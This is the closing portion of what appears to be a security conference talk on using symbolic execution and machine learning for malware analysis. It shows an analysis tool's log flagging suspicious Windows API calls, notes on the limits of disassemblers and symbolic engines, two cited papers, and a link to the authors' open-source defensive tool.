16:07:55 [WARNING] [FOUND] (69a3dc) - FileTimeToDosDateTime, IntersectRect, MulDiv
16:07:55 [WARNING] [FOUND] (6a2060) - WideCharToMultiByte, ExtTextOutA
16:07:55 [WARNING] [FOUND] (6a0596) - GetTokenInformation, CallWindowProcW, RegOpenKeyExW
16:07:55 [WARNING] [FOUND] (6a0528) - CallWindowProcW, GetTokenInformation, CallWindowProcA
16:07:55 [WARNING] [FOUND] (6a2154) - CreateFileA, CreateFileW
16:07:55 [WARNING] [FOUND] (6a1b26) - CreateFileA, CreateFileW
16:07:55 [WARNING] [FOUND] (6a1b49) - WriteConsoleW, WriteConsoleA, WriteFile
16:07:55 [WARNING] [FOUND] (6a1af3) - WriteConsoleW, ReadFile, WriteFile
16:07:55 [WARNING] [FOUND] (69fea6) - FillRect, GetScrollInfo, GetPixel
16:07:55 [WARNING] [FOUND] (69fe1e) - WideCharToMultiByte, DeviceIoControl
16:07:55 [WARNING] [FOUND] (69fe4f) - WriteFile, ReadFile, WriteProcessMemory
16:07:55 [WARNING] [FOUND] (69fd55) - WriteFile, ReadFile, WriteProcessMemory
16:07:55 [WARNING] [FOUND] (69fc75) - WriteFile, ReadFile, WriteProcessMemory
16:07:55 [WARNING] [FOUND] (69fa65) - FormatMessageW, SetWindowPos

```



# Conclusion and Takeaways

# Constraint and Limitation of Practical Symbolic Engine

- Difficult Practice of Taint Analysis on Multi-Threads / OLLVM-FLA
  - Classic path explosion be prevented
  - Difficult halting problem e.g. OLLVM (FLA/CFF)
  - Multithread, cross-thread
- Boundary Coverage Issue of 100% Uncovering All Functions on Stripped Binaries
  - “SoK: All You Ever Wanted to Know About x86/x64 Binary Disassembly”
  - State-of-the-art of community dissembler - **only uncover ~ 80%** binary functions, e.g. Angr, Radare2, Ghidra
  - Even commercial or national-supported dissemblers use heuristic pattern-matching - **only up to 95 ~ 98%** functions, e.g. Binary Ninja, IDA Pro, BAP

## Code Obfuscation Against Symbolic Execution Attacks

Sebastian Banescu  
Technische Universität  
München  
banescu@in.tum.de

Christian Collberg  
University of Arizona  
collberg@gmail.com

Vijay Ganesh  
University of Waterloo  
vganesh@uwaterloo.ca

Zack Newsham  
University of Waterloo  
znewsham@uwaterloo.ca

Alexander Pretschner  
Technische Universität  
München  
pretschn@in.tum.de

## SoK: All You Ever Wanted to Know About x86/x64 Binary Disassembly But Were Afraid to Ask

Chengbin Pang<sup>\*‡§</sup> Ruotong Yu<sup>\*</sup> Yaohui Chen<sup>†</sup> Eric Koskinen<sup>\*</sup> Georgios Portokalidis<sup>\*</sup> Bing Mao<sup>‡</sup> Jun Xu<sup>\*</sup>

<sup>\*</sup>Stevens Institute of Technology <sup>†</sup>Facebook Inc. <sup>‡</sup>Nanjing University



# Takeaways

- We opensource our tool on the GitHub and help this can empower the Blue Team community
  - <https://github.com/TXOne-Networks/CuIDA>



- Takeaways
  - You learn the strategies using machine learning on symbolic execution for practical malware analysis against state-of-the-art code obfuscation, even the well-known commercial solution
  - You learn the existing auto-sandbox or pure AI classify detection for malware suffering critical flaws of analysis tasks on VC.Net samples (hybrid C++ assembly and MSIL)

# Thank you for your attention

Keep the operation running!